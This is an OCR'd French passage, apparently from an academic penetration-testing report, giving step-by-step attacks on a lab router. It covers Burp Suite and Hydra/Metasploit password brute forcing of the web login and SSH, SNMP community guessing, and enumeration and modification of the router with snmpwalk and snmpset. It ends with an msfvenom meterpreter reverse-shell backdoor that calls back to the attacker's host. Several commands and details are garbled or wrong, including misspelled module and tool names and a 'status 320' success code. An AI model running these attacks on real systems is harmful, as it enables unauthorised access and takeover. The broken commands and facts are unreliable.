
Sur notre navigateur, on tape :
modèle-du-routeur exploit
on va avoir les détails.



III.3.1. Attaque sur le mot de passe « par dictionnaire (brute forcing attack) » [101]


Brute force est une méthode qui permet de trouver le mot de passe on essayant tous les mots possibles [100].

Il nous faut un proxy actif sur notre navigateur



On utilisant BURPSUITE


```
> burpsuite
```




Sur notre navigateur on tape : **@ routeur** et on donne un mot de passe incorrect

Sur *burpsuite*, ce qui va nous intéresse c'est 'login' et 'le mot de passe'

clic droit>send to **intruder**




Sur le menu on se dirige vers *Intruder*




intruder > positions > attack_type: cluster bomb


On supprime qui est en orange et on laisse juste le login et password




Payloads :



Au niveau des *payloads* sets, nous aurons une affaire avec deux *payloads* : *login* et *password*




On veut insérer une simple liste :




On ajoute un nom d'utilisateur :

admin est déjà donné

On passe au mot de passe :
Sur *payload set* on met maintenant 2 ;




Et faire taper les mots que nous voulons les testés :




On revient au *target ;*

Sur le menu en dessus >*intruder*>*start attack*



Une fenêtre va être affichée pour tester les mots de passes saisis et finalement



Lorsque vous aurez un *status 320* cela veut dire que le mot est juste [102].

III. 3 .2 Attaque sur le protocole SSH


on essaie de se connecter en *SSH* vers la machine cible [103]:

```
>ssh @cible
```

On va essayer maintenant de *cracker* le mot de passe on utilisant un module *metasploit :*

```
> msfconsole
> useauxiliary/scanner/ssh_loginv
```

On spécifie le nom qu'on veut utiliser :




```
> set USERNAME nom-utilisateur
> set thread 20
```


Une fois trouver le mot de passe, il faut arrêter l'opération on tapant :

```
> set STOP_ON_SUCCESS true
```

On va créer notre liste :

```
> cd/root/Desktop/
>gedit wordlist.txt
> set pass_file /root/Desktop/wordlist/txt
>exploit
```

Une fois trouvée, nous allons avoir un *shell* qui a été ouvert.



Hydra est un outil plus puisant [104]:

```
> hydra –l login –P passlist.txt /root/Desktop/wordlist @cible ssh
```

III.3.3 Attaquer sur le protocole SNMP

Pour récupérer le nom de la communauté cible utilisé via le protocole SNMP, On va tout d'abord créer un liste spécifique au différent nom de communauté où on va mettre le maximum des mots clés possibles, un exemple de cela : Private, Public, Community,…

Private et public sont des noms de communauté par défaut, on peut même ajouter le nom de l'entreprise, département ou une combinaison entre les deux [105].

```
> gedit snmp-wordlist
```

On ouvre metasploit pour utiliser un module auxiliaire qui est SNMP-login :

```
> msfconsole
msf>use auxiliary/scanner/snmp/snmp_login
msf> show options
```

```
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options

Module options (auxiliary/scanner/snmp/snmp_login):

   Name              Current Setting                                                  Required
   ----              ---------------                                                  --------
   BLANK_PASSWORDS   false                                                            no
   BRUTEFORCE_SPEED  5                                                              yes
   DB_ALL_CREDS      false                                                            no
 the current database
   DB_ALL_PASS       false                                                            no
se to the list
   DB_ALL_USERS      false                                                            no
o the list
   PASSWORD                                                                           no
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt  no
ne
   RHOSTS                                                                           yes
fier
   RPORT             161                                                            yes
   STOP_ON_SUCCESS   false                                                          yes
or a host
   THREADS           1                                                              yes
   USER_AS_PASS      false                                                            no
l users
   VERBOSE           true                                                           yes
s
   VERSION           1                                                              yes
2c, all)
```

Les mots de passe vide ne sont pas utilisés donc on met **false**

On s'intéresse ici plus au nom de la communauté
`>set blank_passwords false`


on spécifie le chemin de notre *word liste*
`>set PASS_FILE snmp-wordlist`

et on spécifie l'adresse de l'host cible
`>set rhosts @cible`

on précise ainsi le nombre de processus à utiliser
`>set threads 20`

une fois trouver le nom, on s'arrête :
`>set stop_on_success true`

On vérifie la connectivité avec la cible par un `ping` et on lance l'attaque
`>run`




Remarque : un outil très rapide `>onesixtyone –c snmpcommunitiesdb @cibl` [106]

*Une autre méthode qui va nous permettre de récupérer des informations énormes et de modifier des valeurs [107]:

```
> msfconsole
```

On va utiliser un outil pour l'énumération des déférents éléments de la cible [108] :

```
>use auxiliary/scanner/snmp_enum
> show options
```



On change le nom de la communauté par ce qu'on a trouvé ici **info_sec**

```
>set community nom_trouvé
> set rhost @cible
> run
```

```
msf auxiliary(snmp_enum) > run

[+] 192.168.47.145, Connected.

[*] System information:

Host IP                       : 192.168.47.145
Hostname                      : vyos
Description                   : Vyatta VyOS 1.1.7
Contact                       : root
Location                      : Unknown
Uptime snmp                   : 04:45:07.62
Uptime system                 : 00:12:34.38
System date                   : 2018-5-24 16:21:49.0

[*] Network information:

IP forwarding enabled         : yes
Default TTL                   : 64
TCP segments received         : 18601
TCP segments sent             : 18617
TCP segments retrans          : 0
Input datagrams               : 11274
Delivered datagrams           : 11235
Output datagrams              : 10542

[*] Network interfaces:

Interface                     : [ up ] lo
Id                            : 1
Mac Address                   : :::::
Type                          : softwareLoopback
Speed                         : 10 Mbps
MTU                           : 65536
In octets                     : 1133938
Out octets                    : 1133938

Interface                     : [ up ] Intel Corporation 82545EM Gigabit
Id                            : 2
Mac Address                   : 00:0c:29:5e:30:e2
Type                          : ethernet-csmacd
Speed                         : 1000 Mbps
MTU                           : 1500
In octets                     : 194000
Out octets                    : 150984

[*] Routing information:

Destination         Next hop            Mask                Metric
127.0.0.0           0.0.0.0             255.0.0.0           0
192.168.47.0        0.0.0.0             255.255.255.0       0

[*] TCP connections and listening ports:

Local address       Local port          Remote address      Remote port
0.0.0.0             22                  0.0.0.0             0
127.0.0.1           199                 0.0.0.0             0
127.0.0.1           199                 127.0.0.1           56627
127.0.0.1           199                 127.0.0.1           56628
127.0.0.1           199                 127.0.0.1           56629
127.0.0.1           56627               127.0.0.1           199
127.0.0.1           56628               127.0.0.1           199
127.0.0.1           56629               127.0.0.1           199

[*] Listening UDP ports:

Local address       Local port
0.0.0.0             123
0.0.0.0             161
127.0.0.1           123
192.168.47.145      123
192.168.47.147      123
```

Des informations sur les matériels, les mémoires de stockages, les processus donc tout va être transférer. Essayant de modifier des valeurs en utilisant le *Snmpwalk* qui va récupérer les adresses des oid (chaque objet a un identifiant).

```
>snmpwalk –v1 –c nom_community @cible
```

v : version du snmp utilise, mettez 1.

c : pour community

```
iso.3.6.1.2.1.1.1.0 = STRING: "Vyatta VyOS 1.1.7"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.30803
iso.3.6.1.2.1.1.3.0 = Timeticks: (22690) 0:03:46.90
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "vyos"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.7.0 = INTEGER: 14
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.2.1.10.131
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.11 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "RFC 2667 TUNNEL-MIB implementation fo
```

sur une autre fenêtre on lance **snmpset**

```
>snmpset –v1 –c nom_community @cible @oid s Haked
```

Haked est le nouveau nom de « oid »

```
.1.5.0 s Hacked
iso.3.6.1.2.1.1.5.0 = STRING: "Hacked"
```

Attaque du firewall : reverse Shell [109]:

création du *payload* ;

```
> msfvnom –p windows/meterpreter/reverse_tcp LHOST-@attaq –f exe >
/root/Desktop/testReverse.exe
```

pour l'écoute

```
> use exploit/multi/handler
>set payload windows/meterpreter/reverse_tcp
>set lhost @attaq
> exploit
```

Une fois l'utilisateur clic au niveau du **backdoo**r, on aura un accès au système.

III.4. Attaque sur le réseau

III.4.1. Cracker la clé WEP « pour les réseaux sans fils »

Aircrack-ng est un programme pour craquer les clés 802.11 WEP et WPA-PSK qui peut récupérer les clés une fois que suffisamment de paquets ont été capturés [51].

